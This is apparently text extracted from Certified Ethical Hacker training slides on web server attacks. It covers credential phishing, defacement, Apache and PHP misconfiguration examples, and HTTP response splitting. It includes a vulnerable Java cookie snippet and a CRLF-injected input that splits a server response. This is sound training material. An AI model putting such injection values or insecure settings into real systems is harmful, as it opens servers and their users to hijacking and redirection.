
- Attacker tricks user to submit **login details** for website that looks legitimate, but it redirect to the malicious website hosted on attacker web server
- Attacker **steals the credentials** entered and use it to impersonate with the website hosted on the legitimate target server
- Attacker then can perform **unauthorized or malicious operation** with the website target server



Website Defacement




- ⊖ Web defacement occurs when an intruder maliciously alters visual appearance of a web page by inserting or substituting provocative and frequently offending data
- ⊖ Defaced pages exposes visitors to some propaganda or misleading information until the unauthorized change is discovered and corrected
- ⊖ Attackers uses variety of methods such as MySQL injection to access a site in order to deface it



Web Server Misconfiguration



Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft



Verbose Debug/Error
Messages

Anonymous or Default
Users/Passwords

Sample Configuration,
and Script Files

Remote Administration
Functions

Unnecessary
Services Enabled

Misconfigured/Default
SSL Certificates

Web Server Misconfiguration Example



This configuration allows anyone to view the server status page, which contains detailed information about the current use of the web server, including information about the current hosts and requests being processed

httpd.conf file on an Apache server

```
<Location /server-status>
    SetHandler server-status
</Location>
```


This configuration gives verbose error messages




php.ini file

```
display_errors = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

HTTP Response Splitting Attack



HTTP response splitting attack involves adding header response data into the input field so that the server split the response into two responses



The attacker can control the second response to redirect user to a malicious website whereas the other responses will be discarded by web browser



```
String author =  
request.getParameter(AUTHOR_PARAM);  
...  
Cookie cookie = new  
Cookie("author", author);  
cookie.setMaxAge(cookieExpiration);  
response.addCookie(cookie);
```



Input=Jason

HTTP/1.1 200 OK

Set-Cookie: author=Jason

Input=JasonTheHacker\r\nHTTP/1.1 200 OK\r\n

First Response (Controlled by Attacker)


Set-Cookie: author=JasonTheHacker
HTTP/1.1 200 OK

Second Response

HTTP/1.1 200 OK


HTTP Response Splitting Attack (Cont'd)

CEH
CERTIFIED EXPERT



Web Cache Poisoning Attack

CEH
Certified Ethical Hacker



